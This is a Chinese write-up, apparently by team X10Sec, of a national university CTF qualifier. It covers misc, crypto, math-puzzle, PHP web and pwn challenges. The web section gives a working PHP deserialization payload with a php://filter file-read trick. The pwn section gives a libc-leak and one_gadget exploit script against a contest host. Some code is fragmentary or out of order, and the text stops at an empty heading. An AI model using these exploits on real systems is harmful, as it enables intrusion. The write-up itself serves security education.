
# 第十二届全国大学生信息安全竞赛线上初赛 WriteUp By X10Sec

## 0x00 Misc - 签到

一个40多M的软件

打开之后是一个监控摄像头，人脸识别一会之后就出来 flag 了




Flag: flag{87e37d95-6a48-4463-aff8-b0dbd27d3b7d}

## 0x01 Misc - saleae

题目给了 saleae 逻辑分析仪的数据文件，以前用过这个分析仪。


使用配套软件打开数据文件，设置 SPI 线，设置 A1 和 A2 时间段。

`Channel 0` 为 `spi clock`

`Channel 1` 为 `spi miso`

`Channel 2` 为 `spi mosi`

`Channel 3` 为 `spi enable`




右下角解码得到 Flag 。

Flag: flag{12071397-19d1-48e6-be8c-784b89a95e07}

# 0x02 Crypto - puzzles

第一次见这种题型，给出了5小题。

第0小题：

## question 0

$$\begin{cases} 13627a_1 + 26183a_2 + 35897a_3 + 48119a_4 = 347561292 \\ 23027a_1 + 38459a_2 + 40351a_3 + 19961a_4 = 361760202 \\ 36013a_1 + 45589a_2 + 17029a_3 + 27823a_4 = 397301762 \\ 43189a_1 + 12269a_2 + 21587a_3 + 33721a_4 = 350830412 \end{cases}$$

一个方程组，直接用 z3 来解。

```
from z3 import *

s=Solver()

a1=Int('a1')
a2=Int('a2')
a3=Int('a3')
a4=Int('a4')

s.add(13627*a1+26183*a2+35897*a3+48119*a4==347561292)
s.add(23027*a1+38459*a2+40351*a3+19961*a4==361760202)
s.add(36013*a1+45589*a2+17029*a3+27823*a4==397301762)
s.add(43189*a1+12269*a2+21587*a3+33721*a4==350830412)

while True:
    if s.check()==sat:
        print s.model()
        break
```

```
# root @ kali in ~ [0:31:42]
$ py py.py
[a2 = 3053, a1 = 4006, a3 = 2503, a4 = 2560]
```

计算得到结果：

```
a1 = 4006 (0xfa6)
a2 = 3053 (0xbed)
a3 = 2503 (0x9c7)
a4 = 2560 (0xa00)
```

第1小题：


question 1

26364809 Part1 26366033 26366621

给出了一组数，要求出第二个数。观察发现数字很相近，而且都是质数，质数之间存在的质数个数相等。

网上查质数表，找到对应的质数。

http://smallprimenumber.blogspot.com/2008/12/prime-number-from-26000000-to-26500000.html



```
Part1 = 26365399 (0x1924dd7)
```

第2小题：

## question 2

$$\text{Part2} = (4 \times \lim_{x \to 2} \frac{x^2-3x+2}{x^2-4} + 3 \times \int_0^{\ln 2} e^x(4+e^x)^2 \, dx + 2 \times \int_1^e \frac{1+5\ln x}{x} dx + \int_0^{\frac{\pi}{2}} x \sin x dx) \times 77$$

一道数学题，定积分和极限求解，可以直接用 SageMath 求解。

```
x=var(x)
f(x)=(pow(x,2)-3*x+2)/(pow(x,2)-4)
r1=4*lim(f(x),x=2)

x=var(x)
f(x)=pow(e,x)*pow(4+pow(e,x),2)
r2=3*integral(f,x,0,ln(2))

x=var(x)
f(x)=(1+5*ln(x))/x
r3=2*integral(f(x),x,1,e)

x=var(x)
f(x)=x*sin(x)
r4=integral(f(x),x,0,pi/2)

res=(r1+r2+r3+r4)*77
print(res)
```

```
$ ./sage
 SageMath version 8.6, Release Date: 2019-01-15
 Using Python 2.7.15. Type "help()" for help.
sage: x=var(x)
....: f(x)=(pow(x,2)-3*x+2)/(pow(x,2)-4)
....: r1=4*lim(f(x),x=2)
....:
....: x=var(x)
....: f(x)=pow(e,x)*pow(4+pow(e,x),2)
....: r2=3*integral(f,x,0,ln(2))
....:
....: x=var(x)
....: f(x)=(1+5*ln(x))/x
....: r3=2*integral(f(x),x,1,e)
....:
....: x=var(x)
....: f(x)=x*sin(x)
....: r4=integral(f(x),x,0,pi/2)
....:
....: res=(r1+r2+r3+r4)*77
....: print(res)
....:
7700
sage:
```

得到结果：

```
Part2 = 7700 (0x1e14)
```

第3小题：

## question 3

在B = 4T 的均匀磁场中，存放一半径r = 2m 的圆形回路，回路平面与 $\vec{B}$ 垂直。当回路半径以恒定速率 $\frac{dr}{dt} = 5\text{m}\cdot\text{s}^{-1}$ 收缩时，回路中感应电动势的大小为 $\frac{\text{Part3}\times\pi}{253}$V

大学物理题。可以在网上找到对应的公式。

http://www.doc88.com/p-7082014596920.html

## 习题 7

7-1　一半径 $r=10$ cm 的圆形回路放在 $B=0.8$ T 的均匀磁场中，回路平面与 $\boldsymbol{B}$ 垂直.当回路半径以恒定速率 $\frac{dr}{dt}=80\,\text{cm/s}$ 收缩时，求回路中感应电动势的大小.

解：回路磁通　　$\Phi_m = BS = B\pi r^2$

感应电动势大小

$$\varepsilon = \frac{\mathrm{d}\Phi_m}{\mathrm{d}t} = \frac{\mathrm{d}}{\mathrm{d}t}(B\pi r^2) = B2\pi r\frac{\mathrm{d}r}{\mathrm{d}t} = 0.40 \quad \text{V}$$

感应电动势=B*2*pi*r*(dr/dt)

B=4T, r=2m, dr/dt=5m/s

代入计算

解得结果=80*pi=Part3*pi/233

Part3 = 18640 (0x48d0)

第4小题：

**question 4**

$\frac{\text{Part4}\times\pi}{120} = \iiint_{\Omega}(x^2+y^2)\mathrm{d}x\mathrm{d}y\mathrm{d}z$，Ω 是曲线 $\begin{cases} y^2 = 2z \\ x = 0 \end{cases}$ 绕 z 轴旋转一周而成的曲面与平面 z=2,z=8 所围成的立体。

直接能在网上找到原题。

https://www.zybang.com/question/aed760f3251be1a87a2ab0d2069eb295.html

## 题目

计算∫∫∫(x^2+y^2)dv,其中Ω是由曲面x^2+y^2=2z与平面z=2,z=8所围成的闭区域

数学 作业帮用户 2017-10-19

【app分享】一秒检查口算的神器,数学老师极力推荐!



## 优质解答

这种题目的基本思路是运用Fubini定理,必要时用极坐标换元.

$$\iiint_{\Omega}\left(x^2+y^2\right)dv,\text{其中}\Omega=\left\{(x,y,z):\ x^2+y^2\le 2z,2\le z\le 8\right\}$$

$$=\int_2^8\left[\iint_{A(z)}\left(x^2+y^2\right)dxdy\right]dz,\text{其中}A(z)=\left\{(x,y):\ x^2+y^2\le 2z\right\}$$

$$=\int_2^8\left[\int_0^{\sqrt{2z}}r^3\left(\int_0^{2\pi}d\theta\right)dr\right]dz$$

$$=\int_2^8 2\pi z^2dz=336\pi.$$

追答: fubini定理即富比尼定理，参考资料是百度百科。 这个定理在微积分的书里一般都有，百科中的“σ-有限测度空间”可以换成R^3空间，就是通常的“三维空间”。A 和 B可以看成R或R^2空间。上面的图中，第二个等号用到了这个定理。

运用 Fubini 定理求解计算。

```
结果=336*pi=Part4*pi/120


Part4 = 40320 (0x9d80)
```

最终可以得到完整的 Flag 。

```
Flag: flag{01924dd7-1e14-48d0-9d80-fa6bed9c7a00}
```

# 0x03 Crypto - part_des

```
Round n part_encode-> 0x92d915250119e12b
Key map -> 0xe0be661032d5f0b676f82095e4d67623628fe6d376363183aed373a60167af537b46abc2af53d97485
591f5bd94b944a3f49d94897ea1f699d1cdc291f2d9d4a5c705f2cad89e938dbacaca15e10d8aeaed90236f0be2e954
a8cf0bea6112e84
```

题目给出了 Round n part_encode 和 Key map

Round n part_encode 长度为 64bit，所以应该是一个加密分组，但是不知道是第几轮加密的结果。

Key map 长度为 768bit=16*48bit，所以应该是16轮密钥放在一起。

网上找到一个加解密脚本，写个循环试一下，看解密结果是否位于 ASCII可见字符域 里。

代码太长了，贴个核心部分代码：

```
def decrypt(t):
    key=0xe0be661032d5f0b676f82095e4d67623628fe6d376363183aed373a60167af537b46abc2af53d97485591
f5bd94b944a3f49d94897ea1f699d1cdc291f2d9d4a5c705f2cad89e938dbacaca15e10d8aeaed90236f0be2e954a8c
f0bea6112e84
    key=bin(key)[2:]
    keys=[]
    for i in range(16):
        tmp=[]
        for j in range(48):
            tmp.append(int(key[48*i+j]))
        keys.append(tmp)
    keys=keys[::-1]

    D=0x92d915250119e12b
    D=hex(D)[2:-1]

    temp = [0]*64;
    data = string2Binary(D)

    left =  [0] * 32
    right = [0] * 32
```

```
    for j in range(32):
        left[j] = data[j + 32]
        right[j] = data[j]

    for i in range(t,17):
        old_left = left
        old_right = right
        #获取(48bit)的轮子密
        key = keys[i-1]
        #L1 = R0
        left = old_right
        #R1 = L0 ^ f(R0,K1)
        fTemp = f(old_right, key)#32bit
        right = diffOr(old_left, fTemp)
    #组合的时候，左右调换
    for i in range(32):
        temp[i] = right[i]
        temp[32 + i] = left[i]

    temp = changeInverseIP(temp)
    str = binary2ASC(intArr2Str(temp))
    print str

for i in range(1,18):
    decrypt(i)
```

解密得到符合条件的结果：

```
79307572394F6F64
```

hex2bin 解得 Flag 。

```
Flag: flag{y0ur90od}
```

# 0x04 Web - JustSoso

访问网页看到提示 index.php?file=xxx.php 和 hint.php 。

```
<html>
Missing parameter<br>Missing parameters<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

用 php伪协议 读取源代码。

```
/index.php?file=php://filter/convert.base64-encode/resource=index.php
/index.php?file=php://filter/convert.base64-encode/resource=hint.php
```

index.php：

```
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
    echo 'Missing parameter'.'<br>';
}
if(preg_match("/flag/",$file)){
    die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI']);
    parse_str($url['query'],$query);
    foreach($query as $value){
        if (preg_match("/flag/",$value)) {
            die('stop hacking!');
            exit();
        }
    }
    $payload = unserialize($payload);
```

```
}else{
    echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

因为会判断是否存在 flag，所以无法直接包含 flag.php 文件来读取 flag。

payload 参数会被反序列化，存在反序列化漏洞。

这里会通过 parse_url 获取 url 的信息，然后判断参数值里是否存在 flag。不过可以通过访问 ///index.php，在 url 前面多加几个 /，让 parse_url 无法获取 url 的信息，从而绕过对 flag 的检测。

hint.php：

```
<?php
class Handle{
    private $handle;
    public function __wakeup(){
        foreach(get_object_vars($this) as $k => $v) {
            $this->$k = null;
        }
        echo "Waking up\n";
    }
    public function __construct($handle) {
        $this->handle = $handle;
    }
    public function __destruct(){
        $this->handle->getFlag();
    }
}

class Flag{
    public $file;
```

```
    public $token;
    public $token_flag;

    function __construct($file){
        $this->file = $file;
        $this->token_flag = $this->token = md5(rand(1,10000));
    }

    public function getFlag(){
        $this->token_flag = md5(rand(1,10000));
        if($this->token === $this->token_flag)
        {
            if(isset($this->file)){
                echo @highlight_file($this->file,true);
            }
        }
    }
}
?>
```

这里 Handle 类 __wakeup 时会清空变量值，可以通过修改 反序列化成员数量>实际需要反序列化的成员数量 ，从而在反序列化时不执行这个函数。

执行 getFlag() 函数可以读取任意文件，但是有个随机数比较 $this->token === $this->token_flag ，这里可以通过内存地址绑定实现绕过，即修改 $this->token_flag 的内存地址指向 $this->token 。

我们需要构造一个 payload 触发反序列化，同时 file 参数包含这个 hint.php 文件。

用 php 生成需要反序列化的 payload 。

```
$a=new Flag('flag.php');
$a->token_flag=&$a->token;
$b=new Handle($a);
$c=serialize($b);
echo urlencode($c);
```

然后修改一下成员数量。


最终 payload：

```
/index.php?file=hint.php&payload=O%3A6%3A%22Handle%22%3A2%3A%7Bs%3A14%3A%22%00Handle%00handle%22%3BO%3A4%3A%22Flag%22%3A3%3A%7Bs%3A4%3A%22file%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A5%3A%22token%22%3Bs%3A32%3A%2226405399c51ad7b13b504e74eb7c696c%22%3Bs%3A10%3A%22token_flag%22%3BR%3A4%3B%7D%7D
```


得到 Flag 。

```
Flag: flag{570a8aea-e399-4e02-be6f-9496a70d6cb7}
```

# 0x05 Pwn - your_pwn




程序开启了所有保护(除了got表修改)

程序主要函数为 sub_55B9C37EEB35 IDA分析如图

```
_BOOL8 sub_55B9C37EEB35()
{
  int v1; // [rsp+4h] [rbp-15Ch]
  int v2; // [rsp+8h] [rbp-158h]
  int i; // [rsp+Ch] [rbp-154h]
  char v4[64]; // [rsp+10h] [rbp-150h]
  char s; // [rsp+50h] [rbp-110h]
  unsigned __int64 v6; // [rsp+158h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(&s, 0, 0x100uLL);
  memset(v4, 0, 0x28uLL);
  for ( i = 0; i <= 40; ++i )
  {
    puts("input index");
    __isoc99_scanf("%d", &v1);
    printf("now value(hex) %x\n", (unsigned int)v4[v1]);// 这里可以泄露栈附近的数据
    puts("input new value");
    __isoc99_scanf("%d", &v2);                  // 这里可以修改刚刚泄露的栈的数据,只能修改1字节
    v4[v1] = v2;
  }
  puts("do you want continue(yes/no)? ");
  read(0, &s, 0x100uLL);
  return strncmp(&s, "yes", 3uLL) == 0;
}
```

这里可以通过动态调试,看到栈附近的数据,在v4数组附近,有

```
00007FFC7F13EB50  000000000000000F
00007FFC7F13EB58  00007F1B4B452620  libc_2.23.so:_IO_2_1_stdout_
00007FFC7F13EB60  000000000000000A
00007FFC7F13EB68  00005617CE4F9D61  .rodata:aInputNewValue
00007FFC7F13EB70  00007FFC7F13EF20  [stack]:00007FFC7F13EF20
00007FFC7F13EB78  00007F1B4B10781B  libc_2.23.so:_IO_file_overflow+EB
00007FFC7F13EB80  000000000000000F
00007FFC7F13EB88  00007F1B4B452620  libc_2.23.so:_IO_2_1_stdout_
00007FFC7F13EB90  00005617CE4F9D61  .rodata:aInputNewValue
00007FFC7F13EB98  00007F1B4B0FC7FA  libc_2.23.so:puts+16A
00007FFC7F13EBA0  0000000000000000
00007FFC7F13EBA8  00007FFC7F13ED20  [stack]:00007FFC7F13ED20
00007FFC7F13EBB0  00005617CE4F9950  start
00007FFC7F13EBB8  00005617CE4F9BF3  sub_5617CE4F9B35+BE
00007FFC7F13EBC0  000000000067E700
00007FFC7F13EBC8  000000007F1891A8
```

这里可以看到有puts函数的一个加了偏移量的地址,因为不知道题目的libc,因此在这里先nc过去泄露了一下远程服务器的对应位置的数据

```
0x7fb01f5e7fa
```

可以看到也跟我本地的一样,是 0x7FA ,因此猜测远程主机也是用的 libc6_2.23-0ubuntu11_amd64

```
libc_puts=0x000000000006F690
libc=eval(addr)-0x16a-libc_puts
one_gadget=libc+0x45216
```

```
print "libc -> "+hex(libc)

libc_puts=0x000000000006F690
libc=eval(addr)-0x16a-libc_puts
one_gadget=libc+0x45216
print "libc -> "+hex(libc)

for i in range(29):
    io.recvuntil("input index\n")
    io.sendline('0')
    io.recvuntil('input new value\n')
    io.sendline('0')

for i in range(349,343,-1):
    io.recvuntil("input index\n")
    io.sendline(str(i))
    io.recvuntil('input new value\n')
    one_gadget=hex(eval(str(one_gadget)))
    print 'one_gadget->'+one_gadget
    tmp='0x'+one_gadget[a:a+2]
    print tmp
    tmp=eval(tmp)
    print tmp
    io.sendline(str(tmp))
    a=a+2

io.interactive()



io.recvuntil('do you want continue(yes/no)? \n')
io.sendline('no')
io.interactive()
```

所以这里思路就很明朗了


通过泄露puts的地址,来计算libc地址.得到了libc地址之后再计算one_gadget地址

因为栈的偏移量都是固定的,所以可以在本机主机直接计算出数组的哪一个index对应哪一个字节的数据,因此可以计算出执行ret时rsp指向的栈的位置.

脚本如下

```
#coding:UTF-8
from pwn import *
context(os='linux',arch='amd64')

global a
a=2

Debug = 0

if Debug:
    io=process('./pwn')
else:
    io=remote('1b190bf34e999d7f752a35fa9ee0d911.kr-lab.com',57856)

pause()

addr='0x'
io.recvuntil('input your name \nname:')
io.sendline('iopr')

for i in range(51,57):
    io.recvuntil("input index\n")
    io.sendline('-'+str(i))
    io.recvuntil('now value(hex) ')
    data=io.recvuntil('\n')[-3:-1:]
    #
    print data
    #
    if len(data)==1:
        data='0'+data
    addr+=data
```

```
    #
    print addr
    #
    io.recvuntil('input new value\n')
    tmp=eval('0x'+data)
    print tmp
    io.sendline(str(tmp))
```





Flag: flag{95be2685b9557803dd8d1de21cfebfcc}

# 0x06 Reverse - easyGo

